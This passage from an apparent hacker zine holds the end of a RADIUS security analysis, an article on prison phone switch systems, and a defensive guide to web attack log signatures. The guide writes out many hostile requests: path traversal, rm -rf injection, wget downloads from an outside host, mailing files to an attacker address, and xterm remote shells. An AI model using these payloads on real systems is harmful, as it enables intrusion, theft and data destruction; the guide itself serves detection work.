Though MD5 is a cryptographic hash that could be used in the HMAC primitive, it has several significant attacks against it. The RADIUS protocol would benefit from using SHA-1 instead of MD5 for HMACs.

In order to protect the Access-Request, Access-Accept and Access-Deny packets, a new attribute should be created that contains a SHA-1-HMAC of the entire RADIUS packet (with the SHA-1-HMAC attribute data set to 0). If this attribute is present, the receiving client or server should compute the HMAC for the entire RADIUS packet (with the HMAC set to zeros) and verify that the result is the same as the stored HMAC. If the result is not the same, the packet should be discarded.

When the server generates a RADIUS Access-Accept or Access-Reject packet with a SHA-1-HMAC, it should set the Response Authenticator to the associated Request Authenticator. If a client receives a RADIUS Access-Accept or Access-Reject packet that has the SHA-1-HMAC attribute, it should not test for the validity of the Response Authenticator.

When a client generates a RADIUS Access-Request packet, it should include the SHA-1-HMAC attribute. When the server receives a RADIUS Access-Request packet, it should verify the SHA-1-HMAC attribute.

There is just such an attribute defined as a RADIUS Extension in RFC 2869, called the Message-Authenticator. This attribute contains the output from an MD5 based HMAC, keyed with the shared secret, of the entire RADIUS packet. This attribute adequately protects RADIUS packets that include this attribute. Unfortunately, this attribute is not required to be consistently used (in fact, it is only required to be used when the new EAP-Message attribute is used). RFC 2869 does suggest that this attributes be used in cases where the User-Password attribute is not included in the RADIUS Access-Request packet; unfortunately, the vulnerability seen in section 3.4 requires that the User-Password attribute is in use. Further, RFC 2869 does not suggest that the server and client should have a mode where packets received without the Message-Authenticator are discarded. Without this mode, the attacker can simply strip off the Message-Authenticator attribute from a RADIUS client Access-Request packet, modify the packet and then replay the resulting packet. (It should be noted that the attacker cannot strip off this attribute from a server Access-Accept or Access Reject packet, as that message is separately authenticated by the Response Authenticator).

The Message-Authenticator attribute could provide an effective defense if it were required to be more consistently used. Clients and servers should be able to be placed in a mode where RADIUS packets without the Message-Authenticator attribute are silently discarded.

4.3 Suggested Client Behavior Modifications

Authenticator Behavior

The RADIUS specification should require a strong cryptographic PRNG for generation of the Request-Authenticator, such as the PRNG specified in ANSI X9.17 appendix C or FIPS 186-2, appendix 3.

Shared Secret Behavior

The RADIUS specification should require each RADIUS client use a different Shared Secret. It should also require the shared secret to be a random bit string at least 16 octets long that was generated by a strong cryptographic PRNG.

In order to facilitate entry of this bit string, clients and servers should allow for input of arbitrary binary data. Quite likely, the easiest solution is to allow for the entry of hexadecimal digits.

4.4 General Comments

Both servers and clients should support the base RADIUS protocol and this extended RADIUS protocol. Both the server and the client should allow the administrator to enable the use of these RADIUS extensions on a client-by-client basis. This should be an explicit configuration option, not just an automatic determination made by the server. An automatic determination made by the server could lead to an attack where the attacker attempts to force the client/server interactions into the old RADIUS mode.

If it is not possible to change the RADIUS protocol, the system can still be made much more secure by just following the suggestions in section 5.3, which can all be implemented while still remaining completely compliant with the existing RADIUS protocol.

4.5 Why Modify RADIUS?

So, why attempt to modify RADIUS at all? Why not just go to another (presumably more modern, more secure) protocol? Well, for the most part, the answer is “Because such a protocol doesn’t currently exist.” In the near future, however, Diameter is likely to be released by the IETF.

Diameter is the planned RADIUS replacement. The great majority of all the protocol work that has gone into Diameter has been directed to removing some of the functional limitations imposed by the RADIUS protocol. Effectively no work has been done as relates to the client/server security of the protocol. (CMS is defined, but this is a security layer for the proxy to proxy interaction, not the client to proxy/server interaction)

So, does this mean that they continue to use even RADIUS’s ad hoc system? No, they removed all security functionality from the protocol. They did the protocol designer’s equivalent of punting. Section 2.2 of the current Diameter protocol spec says:
”Diameter clients, such as Network Access Servers (NASes) and Foreign Agents MUST support IP Security, and MAY support TLS. Diameter servers MUST support TLS, but the administrator MAY opt to configure IPSec instead of using TLS. Operating the Diameter protocol without any security mechanism is not recommended.”

So, all security aspects of the protocol are handled by IPSec and/or TLS. From a security aspect, this strikes me as a very good idea. Both IPSec and TLS are fully featured (sometimes too fully featured) protocols that many people have reviewed. (That’s already much better than RADIUS ever did).

Examining this from a slightly different angle gives me some cause for concern, however. It strikes me that the overhead imposed by a full TLS/IPSec implementation is very significant for many current-day embedded devices. This would seem to indicate that (at least in the near future) manufactures are going to either continue to use RADIUS or ignore the Diameter standard and

perform Diameter without TLS or IPSec.

Because of this, I suspect that it would be advantageous to push for at least minimal RADIUS protocol revision.

5 Document Change History

- *(2001-11-13)* Modified section 1.1 to remove references to CHAP, as CHAP is not sent using the User-Password attribute. (Thanks to Barney Wolff for pointing this out)
- *(2001-11-13)* Changed the bibliography reference from RFC 2138 to RFC 2865. The update in RFCs does not change any of the analysis in this document. Also added a reference to RFC 2869.
- *(2001-11-13)* Modified section 4.2 to include a small discussion about RFC 2869's Message-Authenticator attribute and associated guidance included in the RFC.
- *(2001-11-13)* Modified the document so that "DIAMETER" is more properly referred to as "Diameter". (Thanks to Barney Wolff for pointing this out)
- *(2001-11-14)* Reformatted some bibliography references and added some contact information at the beginning of the document.

6 Previous Work

There has been some independent previous work with the RADIUS protocol:

Attacks **3.5.3** and **3.5.4** are likely the attacks referred to in the RADIUS RFC.

The known password attack on the shared secret using the Access-Request packet (attack **3.3**) appears to have been first observed in September, 1996 by Thomas H. Ptacek.
Paper #1

The known password attack on the shared secret using the Access-Request packet (attack **3.3**), and the shared secret attack on the Access-Reject and Access-Accept packets (attack **3.1**) were independently observed in July, 1997 by Reilly (*rich.friedeman@ANIXTER.COM*)

Shared Secret Recovery in RADIUS

7 Acknowledgements

Thanks go to:

- Mark Smith (mark@halibut.com), who provided very useful comments regarding passwords greater than 16 bytes long.
- The Halibutions, for uncovering various grammatical and phrasing issues.
- Barney Wolff, who pointed me toward the updated RADIUS RFCs, allowing me to discuss the implications of the Message-Authenticator. Thanks also for setting me straight on a few DIA... errr... Diameter issues. :-)

8 Bibliography

RFC 2865, "Remote Authentication Dial In User Service (RADIUS)", by C. Rigney, S. Willens, A. Rubens, W. Simpson. June 2000.

RFC 2869, "RADIUS Extensions", by C. Rigney, W. Willats, P. Calhoun. June 2000.

The DIAMETER Base Protocol, by Pat R. Calhoun, Haseeb Akhtar, Jari Arkko, Erik Guttman, Allan C. Rubens, Glen Zorn. July 2001.

DIAMETER CMS Security Application, by Pat R. Calhoun, Stephen Farrell, William Bulley. July 2001.

Continued on page 36

A Detailed Look Into Prison Phone Systems

by The Clone

E-mail: theclone@hackcanada.com
URL: www.nettwerked.net

The content within this article is for informational and entertainment purposes only. Unauthorized access of the systems spoken about in this file may get you in trouble with local and/or national law enforcement.

Introduction:

In this document, I will be taking a look into a less known and less discussed area of the telecommunications industry; correctional facility phone systems. Any type of payphone service located in high crime areas require a great deal of protection in regards to physical, remote, and data/voice communication security. Lets delve into this interesting system and learn the fundamentals, shall we?

Prison Switching System List:

-= Excell =-

Excell, which was acquired by AT&T, also develops programmable switches for telecommunications service providers.

-= Gateway Technologies =-

Gateway Technologies formerly located in Dallas Texas and now located in Colorado that makes switch systems specifically for institutions. They already have all the features and required options like recording of calls.

-= Harris 20/20 =-

Example of Features:

1. 2 Shelf - 384 Ports

2. Automatic Call Distribution (ACD) Package:

- · Tandum Trunking
- · On-line Directory
- · Least Call Routing
- · First 1000 codes
- · DISA
- · System Speed Dial
- · Voice Mail interface
- · System traffic statistics
- · ACD 50 agents
- · ACD 1500 agent ID's
- · First 1,000 ANI codes
- · Message waiting
- · CDR (50,000 call records)
- · Meet-me-conferencing
- · Uniform call distribution

3. ACD Reports Package (30)
4. DNIS
5. DCA Admin/Maint. Port Pkg.
6. (2) Hex (16-port) Analog Line unit
7. (5) Hex (16-Port) Digital Line Units
8. 8 circuit DTMF Receiver unit
9. 8 port GS/LS Trunk unit
10. 8 port DID Trunk unit
11. (2) 24 circuit T-1 Digital Trunk Units
12. 4-wire E&M Trunk units
13. Digital Voice Announcement Recorders
14. Attendant workstation
15. (80)Alternate Voice data Optic 1 telesets
16. Power failure singlge line phone
17. Voice Processing Equipment - 12-port/15 hour Integrated VMS
18. Call, Accounting (CDR) Equipment (Harris 50,000 Call Detail Records - Moscow-Emerald CAS for Windows
19. (23) Telesets
20. (3) ACD Supervisor Telesets
21. (2) Supervisops terminals
22. (2) Hex (16 port) Digital Line units
23. System Admin. Terminal
24. 7' EIA 19" rack
25. DCA Card Cage (16 slot)
26. Power failure transfer unit

-= Summa Four =-

Summa Four, which was acquired by Cisco Systems for $116 million in 1998, develops programmable switches for telecommunications service providers. The switches are generally used for prison payphones, cell switching, services like voice mail and calling-card dialing, and most recently voice-over-IP infrastructure. The following models of Summa Four switches are the ones most used in Canadian and American prison facilities:

- · Summa Four VC04K

· Summa Four SDS-1000
· Summa Four SDS-500

-= National Applied Computer Technology (NACT) =-

National Applied Computer Technology (NACT), for example, sells a switch called the LCX120C switching system. It's a tandem digital switch, often used by long distance carriers, prepaid calling card sellers, payphone route handlers and other service providers. The 120C is a medium to large trunk switch, capable of putting long distance traffic out to the toll network without going through the local central office first. It's a generic switch, therefore, with software making the difference. NACT is heavily involved in the correctional industry. Let's look a little more closely at this switch,
since it is so often used in prisons and other high fraud locations.

Although I do not have the name of the operator, a NACT LCX120C is currently operated by a company which manages or owns over 2,500 COCOTs in New York City. 1+, 0+ and 0- calls are processed through the switch and all traffic is scrut- inized by NACT's proprietary 'Control and Validation Unit (CVU)'. Most software, by the way, is developed in "C". NACT claims fraud losses will drop from 20% on average to 0.5 percent and the return on investment for this operator was only six weeks. Perhaps. The cabinet housing the switch stands three feet tall and two feet wide. A clear plexiglass door covers the electronic bay housing the electronics. Two 125 cfm fans keep the air moving. The control and validation unit (CVU) stands at the top of the assembly. The CVU is the primary processor, equipped with dual 330/520 MB hardrives and a 250 MB cartridge tape drive. Using older but serviceable technology, the processor is an MC680x0, utilizing 8 megs of ram and drawing on a 400 watt power supply. The CVU does validation and controls the trunk control unit (TCU) below it. Up to four trunk control units can be supported, each TCU controlling 120 ports (60 talk paths). The TCUs contain "processor and trunk control cards to handle line signalling, send/ receive digits, and interface with the CPU." Each TCU utilizes a "realtime industrial processor", 128 Kb of RAM, 80 KB of ROM and a 300 watt power supply. An uninteruuptible power supply sits below the TCU and a remote diagnostics system, with a modem, of course, sits below that. Add an administration workstation and a printer and you're ready to roll.

Prison Phone And Switch Security:

The General Points about Prison Payphones -

· The use of a telephone in prison is a privilege and any abuse can result in prohibition of access.

· All prisoner telephone conversations are recorded and are subject to random or specific monitoring by security staff with the exception of calls made to legal advisers or to the Samaritans. As a general rule of thumb approximately 10% of calls are monitored.

· Relatives or friends or others who receive unwanted, abusive or threatening telephone calls are entitled to ask the prison service to terminate the prisoners access to payphones (except under supervision).

· The extent of access to payphones is variable depending on the nature of the establishment.

· Prison payphones cannot be accessed from outside telephones; this means that prisoners cannot receive incoming calls. This is true for Alberta since the payphones located here are generally fortresses that are run on Telus lines, and do not accept incoming phone calls. This can't be said for all prisons in Canada and the States. I've heard of prisons implementing COCOTS for staff and prisoners to use. These COCOT's by default allow them to be called, and will answer in a modem carrier sound (for remote administration) or will simply ring until the other end picks up the line.

· All freephone, premium rate and special rate numbers are inaccessible from prison payphones - as are emergency numbers.

Prison Switches

Prison switches physically are without a doubt the most well protected switches in the world as round-the-clock guards are located in and around the premises. Not even your local CO can do one better on

physical prison switch security. However, much can be argued about the remote security of prison switching systems. Just like the COCOTs mentioned above, prison switches can be remotely administered, and often are.

An authorized prison employee may set up a phone line that, when dialed to with a computer, modem, and proper login/password information will give them remote access to the switch located in the prison facility allowing them to do what they please. Unfortunately, too many people feel that security through obscurity is the best method. That prison employee who allows himself complete control over the prison phone system from home doesn't think for a moment that anyone is going to find their secret dial up number. Mistake number one; hackers and phreakers have been exploiting phone systems remotely for over a decade by using a simple wardialer program that dials a series of phone numbers in search of a new system they can try and hack. All of the popular prison phone switches used today: Excell, Gateway Technologies, Harris 20/20, Summa Four, and NACT all have remote-dialup administration capabilities.

A Legal Way To Beat High Cost Prison Phone Calls

Over the past few years, as phone companies such as AT&T, MCI, and Sprint have struck "sweetheart" deals with State prisons, providing security phones for collect calling, a new scandal has developed. With any State or Federal Agency, work orders are customarily submitted for outside bids, with the low bidder normally winning the contract for the job. However, in the case of prison phones, the highest bidder is usually awarded the job with the stipulation that portions of the collect charges are kicked back to the prison system. These kickbacks are normally between 30% and 50% of the total bill.

Over the past few years the cost of collect prison calls have risen
significantly. Sadly, these outrageous charges are bilked from those
with the least ability to pay. Prisoners' families are often impoverished, or may be heavily depleted of resources due to the high cost of assisting with trial expenses. Nevertheless, few complain, in that it seems that the DOC, along with so-called crime victims' advocacy groups, feel that the punishment for the sins of prisoners should also be visited on their families and friends.

While inmates do not have any choice as to which service to use, we, the paying public do. There is a service the alternative companies were performing for inmate families that actually is something that any of us can duplicate with just a few phone calls, saving weeks of waiting, and sometimes hundreds of dollars per month in artificially inflated phone rates.

There is a legal way around this. The secret is Remote Call Forwarding

[RCF] and here is how it works: Remote Call Forwarding uses a virtual phone number that is local to the prison where your loved one is located. The phone number is not a physically installed telephone line... this number exists only at the exchange center for that town or city. This specially created phone line will be set up to automatically call forward
to your home phone number [NO MATTER WHERE YOU LIVE].

Advantages:

· You pay for a local collect call

· You pay regular long distance charges from the virtual phone number to your home number

· Make sure you read all the information below before deciding if this is a good and economic alternative for you

STEP ONE:

A. First, you need to get the area code and phone number of the prison where your loved one is incarcerated.

B. Then, you need to call directory assistance and ask for the phone number of the local Phone Company that would service that local exchange. Calling the identified local Phone Company's residential service center does not have to be physically located in the prison's city/town. For example, if the local Phone Company for the prison's town/city is Telus, you can call their 1-800 number. Telus can handle your order for any location in their

coverage area.

C. Call the local Phone Company and ask to speak to a representative who can set up a remote call forwarding line. Once connected to this representative, get their name for future reference.

1. Obtain the cost for setting up this service and any other associated costs [i.e. monthly maintenance cost; cost of a private line]. If you have the option of more than one local phone company for this area, get comparative pricing to obtain the best financial deal. Often the phone company will waive the set-up costs.

2. Once you have obtained the costs, you may want to terminate the call to evaluate if you can afford and/or want to spend the money on this system. You may need to compare your current phone costs with the RCF costs; typically you will see substantial savings with RCF but it is best to figure this out before proceeding.

D. If you decided to proceed with RCF:

1. Tell the representative you want to establish a local phone number for you in the same city or town where the prison is located and that you want this local line to include remote automatic call forwarding to your home phone number.

2. You'll want to make sure the number is semi-private or unlisted,
since anyone who calls the newly set up phone number will be able to ring through to your home phone number at your expense. There may be a monthly charge for an unlisted phone.

3. You also want to be absolutely sure that the representative does not block collect-calls.

STEP TWO:

You then need to inform that company what long-distance service to include for your remote-forwarding line. This is where a little homework on your part will pay off.

IMPORTANT:

Before calling the local phone company, you need to select the long distance carrier you want to use for these calls. Investigate the various options before calling the local phone company to set up your service.

STEP THREE:

The representative will need a billing name and address [this is you]. They may ask if you want this line terminated at a phone number already established, say yes giving them your home phone number.

To find out if you can save money by establish a remote line, it's best to get out your calculator and do some simple math. How many calls do you receive per month? Add up the charges. The local Phone Company will typically charge you anywhere between $5 and $18 per month for the line. Installation fees will vary, so it's important to check around. Collect calls fees will be charged to the local phone company, rather than to the long distance carrier, so rather than pay the $3 connect fee, plus 50¢ per minute, you'll probably pay between $1 and $2 for the call, plus sometimes 3¢ or 4¢ per minute. You'll also pay the long distance charge for the service you select for call forwarding. So, if the local company charges you $2 average for the call, and you talk for 15 minutes at 10¢ per minute, your charges will be $3.50 per call, as opposed to the $7 to $10 [or more] you're paying now. Add in the cost of the monthly fee for the local line, and you'll see the break-even point will be 3 to 4 calls per
month. In addition, you'll have the satisfaction of knowing that not
one penny of your hard-earned money will go to the Department of Corruptions!

A WORD OF CAUTION:

Anyone calling your remote number will be able to ring through to your home. It is therefore unavoidable that you'll get a few wrong numbers or pesky sales calls, and there is no way to avoid the one-minute charges you'll pay. However, this should rarely amount to more than $1 per month.

AND, FINALLY...

If you only receive one or two calls per month, it will not be cost-effective for you to set up a remote-calling line, unless you wish to increase your calls at substantial savings. In so doing, you will benefit even those who receive calls too infrequently to participate.

Fingerprinting Port 80 Attacks

A look into web server, and web application attack signatures

by Zenomorph

I. Introduction:

Port 80 is the standard port for websites, and it can have a lot of different security issues. These holes can allow an attacker to gain either administrative access to the website, or even the web server itself. This paper looks at some of the signatures that are used in these attacks, and what to look for in your logs.

II. Common Fingerprints:

This section has examples of common fingerprints used in exploitation of both web applications, and web servers. This section is not supposed to show you every possible fingerprint, but instead show you the majority of what exploits and attacks will look like. These signatures should pick up most of the known and unknown holes an attacker may use against you. This section also describes what each signature is used for, or how it may be used in an attack.

"." ".." and "..." Requests

These are the most common attack signatures in both web application exploitation and web server exploitation. It is used to allow an attacker or worm to change directories within your web server to gain access to sections that may not be public. Most CGI holes will contain some ".." requests.

Below is an example.

* http://host/cgi-bin/lame.cgi?file=../../../../etc/motd

This shows an attacker requesting your web servers "Message Of The Day" file. If an attacker has the ability to browse outside your web servers root, then it may be possible to gather enough information to gain further privileges.

"%20" Requests

This is the hex value of a blank space. While this doesn't mean youre being exploited, it is something you may want to look for in your logs. Some web applications you run may use these characters in valid requests, so check your logs carefully. On the other hand, this request is occasionally used to help execute commands.

Below is an example.

* http://host/cgi-bin/lame.cgi?page=ls%20-al| (Otherwise known as ls -al common on a Unix system)

The example shows an attacker executing the ls command on Unix and feeding it arguments. The argument shown reveals an attacker requesting a full directory listing. This can allow an attacker access to important files on your system, and may help give him an idea as how to gain further privileges.

"%00" Requests

This is the hex value of a null byte. It can be used to fool a web application into thinking a different file type has been requested.

Below is an example.

* http://host/cgi-bin/lame.cgi?page=index.html
The example shown may be a valid request on this machine. If an attacker see's such behavior he will certainly probe this application to find a hole in it.

* http://host/cgi-bin/lame.cgi?page=../../../../etc/motd
A web application may disallow this request because its checking for the filename to end in .htm , .html, .shtml, or other file types. A lot of the time the application tells you that this isn't a valid file type for this application. Often times it will tell an attacker that the file must end in a certain filename. From here an attacker can gather server paths, filenames and then possibly gather more information about your system.

* http://host/cgi-bin/lame.cgi?page=../../../../etc/motd%00html
This request tricks the application into thinking the filename ends in one of its predefined acceptable file types. Some web applications do a poor job of checking for valid file requests and this is a common method used by attackers.

"|" Requests

This is a pipe character, which is often used in Unix to help execute multiple commands at a time in a single request.

Example: #cat access_log| grep -i "/../"

(This shows checking in logs of .. requests which are often used by attackers and worms.) Often times valid web applications will use this character and it may cause false alarms in your IDS logs. A careful examination of your software and its behavior is a good idea so that your false alarm rates will go down.

Below are a few examples.

* http://host/cgi-bin/lame.cgi?page=../../../../bin/ls|
This request is asking for the common of ls to be executed. Below is another variation of this request type.

* http://host/cgi-bin/lame.cgi?page=../../../../bin/ls%20-al%20/etc|
This request is asking for full directory listing of the "etc" directory on a Unix system.

* http://host/cgi-bin/lame.cgi?page=cat%20access_log|grep%20-i%20"lame"
This request is asking for the command of "cat" to be executed and then the command of "grep" with an argument of -i.

";" Requests

This is the character that allows multiple commands to be executed in a row on a Unix system. Example: #id;uname -a (This is executing the "id" command followed by the "uname" command) Often times web applications will use this character and it may be possible to cause false alarms in your IDS logs. Once again a careful examination of your software and its behavior is a good idea so that your false alarm rates will go down.

"<" and ">" Requests

These characters are to be checked in logs for numerous reasons, the first being that these characters are used to append data to files.

Example 1: #echo "your hax0red h0 h0" >> /etc/motd
(This shows a request to write the information into this file.) An attacker may simply use a request like this to deface your website. The famous RDS exploit by rain.forest.puppy was often used by attackers to echo information into the websites main page. Check attrition.org and search for hacked websites with plain white pages with no formatting for an example.

Example 2: http://host/something.php=Hi%20mom%20I'm%20Bold!
This request shows a cross site server scripting attack example. You will notice the html tags use the "<" and ">" characters. While this type of attack won't grant an attacker system access, it could be used to fool people into thinking that certain information on a website is valid. (Of course they would need to visit the link the attacker wants them to. The request may be masked by encoding the characters in hex so as not to be so obvious.)

"!" Requests

This character is often used in SSI(Server Side Include) attacks. These attacks may allow an attacker to have similar results as cross site scripting exploitation does if the attacker fools a user into clicking on a link.

Below is an example.

http://host1/something.php=<!%20--#include%20virtual="http://host2/fake-article.html"-->
This is an example of what an attacker may do. This is basically including a file from host2 and making it appear to be coming from host1. (Of course they would need to visit the link the attacker wants them to. The request may be masked by encoding the characters in hex so as not to be so obvious)

It also may allow him to execute commands on your system with the privileges of your web server user.

Below is an example.

http://host/something.php=<!%20#<!--#exec%20cmd="id"-->
This is executing the command of "id" on the remote system. This is going to show the user id of the web server which is usually user "nobody" or "www".

It may also allow the inclusion of hidden files.

Below is an example.

http://host/something.php=<!%20--#include%20virtual=".htpasswd"-->
This is including the .htpasswd file. This file isn't normally allowed to be viewed by the world, and apache even has a built in rule to deny requests to .ht. The SSI tag bypasses this and can cause security problems.

"<?" Requests

This is often used while trying to insert php into a remote web application. It may be possible to execute commands depending on server setup, and other contributing factors.

Below is an example.

http://host/something.php=<? passthru("id");?>
On a poorly written php application it may execute this command locally on the remote host under the privilege of the web server user.

An addition to this chapter is that an attacker may encode these requested with hex. Check for anything out of the ordinary and research anything suspicious.

"`" Requests

The backtick character is often used in perl to execute commands. This character isn't normally used in any valid web application, so if you see it in your logs take it very seriously.

Below is an example.

http://host/something.cgi=`id`
On a poorly written web application written in perl this would execute the "id" command.

III. Advanced Signatures:

This section focuses more on the commands an attacker executes, along with files which may be requested, and how to detect if youre vulnerable to remote command execution. While this isn't a complete list of commands or files an attacker may request it will give you a good idea of what is happening, or being attempted against your system.

Common commands an attacker or worm may execute.

"/bin/ls"
This is the binary of the ls command. It is often requested in full paths for a lot of common web application holes. If you see this request anywhere in your logs its a good chance your system is effected by remote command execution holes. This isn't always a problem and could be a false alarm. Once again a study of your web application is essential. If possible, test the same request that showed up in your logs and check the output for any possible execution.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/ls%20-al|
Example: http://host/cgi-bin/bad.cgi?doh=ls%20-al;

"cmd.exe"
This is the windows shell. An attacker if he has access to run this script will pretty much be able to do anything on a windows machine depending on server permissions. Most internet worms involving port80 use cmd.exe to help spread infection of themselves to other remote systems.

http://host/scripts/something.asp=../../WINNT/system32/cmd.exe?dir+e:\

"/bin/id"
This is the binary of the id command. his is often requested in full paths for a lot of common web application holes. If you see this request anywhere in your logs theres a good chance your system is effected by remote command execution holes. This isn't always a problem and could be a false alarm. This command shows you what user you are along with information on which groups you belong to. If possible test the same request that showed up in your logs and check the output for any possible execution.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/id|
Example: http://host/cgi-bin/bad.cgi?doh=id;

"/bin/rm"

This is the binary of the rm command. This is often requested in full paths for a lot of common web application holes. If you see this request anywhere in your logs theres a good chance your system is affected by remote command execution holes. This isn't always a problem and could be a false alarm. This command, on the other hand, allows deletion of files and is very dangerous if either used improperly, or by an attacker. If possible, test the same request that showed up in your logs and check the output for any possible execution. If its requesting an important filename, you may want to use judgment before doing this. If its deleting the file name stupid.txt, and it doesn't appear to exist within the website it was requested from, create the file and test it.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/rm%20-rf%20*|
Example: http://host/cgi-bin/bad.cgi?doh=rm%20-rf%20*;

"wget and tftp" commands
These commands are often used by attackers and worms to download additional files, which may be used in gaining further system privileges. wget is a Unix command which may be used to download a backdoor. tftp is a Unix and NT command which is used to download
files with. Some IIS worms used this tftp command to download a copy of themselves to an infected host to keep spreading itself.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../path/to-wget/wget%20http://host2/Phantasmp.c|
Example: http://host/cgi-bin/bad.cgi?doh=wget%20http://www.hwa-security.net/Phantasmp.c;

"cat" command
This command is often used to view contents of files. This could be used to read important information such as configuration files, password files, credit card files, and anything else you can think of.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/cat%20/etc/motd|
Example: http://host/cgi-bin/bad.cgi?doh=cat%20/etc/motd;

"echo" command
This command is often used to append data to files such as index.html.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/echo%20"fc-#kiwis%20was%20here"%20>>%200day.txt|
Example: http://host/cgi-bin/bad.cgi?doh=echo%20"fc-#kiwis%20was%20here"%20>>%200day.txt;

"ps" command
This command shows a listing of running processes. It can tell an attacker if the remote host is running any security software, and also give them ideas as to other security holes this host may have.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/ps%20-aux|
Example: http://host/cgi-bin/bad.cgi?doh=ps%20-aux;

"kill and killall" commands
These commands are used to kill processes on a Unix system. An attacker may use these to stop a system service or program. An attacker may also use this command to help cover his tracks if an exploit he used forked a lot of child processes or crashed abnormally.

Example: http://host/cgi-bin/bad.cgi?doh=../bin/kill%20-9%200|
Example: http://host/cgi-bin/bad.cgi?doh=kill%20-9%200;

"uname" command

This command is often used to tell an attacker the hostname of the remote system. Often times a website is hosted on a ISP and this command can get an idea of which ISP he may have access to. Usually uname -a is requested and it may appear in logs as "uname%20-a".

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/uname%20-a|
Example: http://host/cgi-bin/bad.cgi?doh=uname%20-a;

"cc, gcc, perl, python, etc..." Compilers/Interpreter commands
The "cc" and "gcc" commands allow compilation of programs. An attacker may use wget, or tftp to download files, and then use these compilers to compile the exploit. From here anything is possible, including
local system exploitation.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/cc%20Phantasmp.c|
Example: http://host/cgi-bin/bad.cgi?doh=gcc%20Phantasmp.c;./a.out%20-p%2031337;

If you see a request for "perl" or "python" it may be possible the attacker downloaded a remote perl or python script, and is trying to locally
exploit your system.

"mail" command
This command may be used by an attacker to email files to an email address the attacker owns. It may also be used to spam from, and spamming in this manner may not be very easy to detect.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/mail%20attacker@hostname%20<<%20/etc/motd|
Example: http://host/cgi-bin/bad.cgi?doh=mail%20steele@jersey.whitehouse.gov%20<</tmp/wu-2.6.1.c;

"xterm/Other X application" commands
Xterm is often used to help gain shell access to a remote system. If you see this in your logs take it very seriously as a possible security breach. Look for a request in your logs which contains "%20-display%20" in it. This fingerprint is often used to help
launch xterm or any other X application to a remote host.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../usr/X11R6/bin/xterm%20-display%20192.168.22.1|
Example: http://host/cgi-bin/bad.cgi?doh=Xeyes%20-display%20192.168.22.1;

"chown, chmod, chgrp, chsh, etc..." commands
These commands allow changing of permissions on a Unix system. Below is a list of what each does.

chown = allows setting user ownership of a file.
chmod = allows file permissions to be set.
chgrp = allows group ownership to be changed.
chsh = allows a user to change the shell that they use.

Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/chmod%20777%20index.html|
Example: http://host/cgi-bin/bad.cgi?doh=chmod%20777%20index.html;
Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/chown%20zeno%20/etc/master.passwd|
Example: http://host/cgi-bin/bad.cgi?doh=chsh%20/bin/sh;
Example: http://host/cgi-bin/bad.cgi?doh=../../../../bin/chgrp%20nobody%20/etc/shadow|

Common files an attacker will request.

"/etc/passwd" File
The system password file. This is usually shadowed and will not provide encrypted passwords to an attacker. It will, on the other hand, give an attacker an idea as to valid usernames, system paths, and possibly sites hosted. If this file is shadowed often times an attacker will look in the /etc/shadow file.

"/etc/master.passwd"
The BSD system password file that contains the encrypted passwords. This file is only readable by the root account but an inexperienced attacker may check for the file in hopes of being able to read it. If the web server runs as the user "root" then an attacker will be able to read this file and the system administrator will have a lot of problems to come.

"/etc/shadow"
The system password file that contains the encrypted passwords. This file is only readable by the root account but an inexperienced attacker may check for the file in hopes of being able to read it. If the web server runs as the user "root" then an attacker will be able to read this file and the system administrator will have a lot of problems to come.

"/etc/motd"
The system "Message Of The Day" file contains the first message a user see's when they login to a Unix system. It may provide important system information an administrator wants the users to see, along with the operating system version. An attacker will often check this file so that they know what the system is running. From here they will research the OS and gather exploits that can be used to gain further access to the system.

"/etc/hosts"
This file provides information about ip addresses and network information. An attacker can use this information to find out more information about your system/network setup.

"/usr/local/apache/conf/httpd.conf"
The path of this file is different but this is the common path. This is the Apache web server configuration file. It gives an attacker an idea of which websites are being hosted along with any special information like whether CGI or SSI access is allowed.

"/etc/inetd.conf"
This is the configuration file of the inetd service. This file contains system Daemons that the remote system is using. It also may show an attacker if the remote system is using a wrapper for each daemon. If a wrapper is found in use an attacker next will check for "/etc/hosts.allow" and "/etc/hosts.deny", and possibly modify these files depending on whether he gained further privileges.

".htpasswd, .htaccess, and .htgroup"
These files are used for password authentication on a website. An attacker will try to view the contents of these files to gather both usernames, and passwords. The passwords are located in the htpasswd file and are encrypted. A simple password cracker and some time on the other hand will grant an attacker access to certain password protected sections of your website, and possibly other account. (A lot of people use the same username and password for everything, and often times this can allow an attacker access to other accounts this user may have.)

"access_log and error_log"
These are the log files of the apache web server. An attacker will often times check logs to see what has been logged of both his own requests as well as others. Often times an attacker will edit these logs and remote any reference to his hostname. It can become difficult to detect if an attacker has breached your system via port80 if these files aren't backed up or dual logged.

"[drive-letter]:\winnt\repair\sam._ or [drive-letter]:winnt\repair\sam"
This is the name of the Windows NT password file. An attacker will often request this file if

remote command execution is not possible. From here he would run a program like "l0pht crack" to crack the password on the remote windows machine. If the attacker manages to crack the administrator password, then the remote machine is free for the taking.

IV. Overflows:

I'm not going to get into buffer overflows too much in this paper, but I will show examples of what types of behavior to look out for. Buffer overflows can often be obfuscated by encoding and other tricks.

Below is a simple example.

Example:

http://host/cgi-bin/
helloworld?type=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

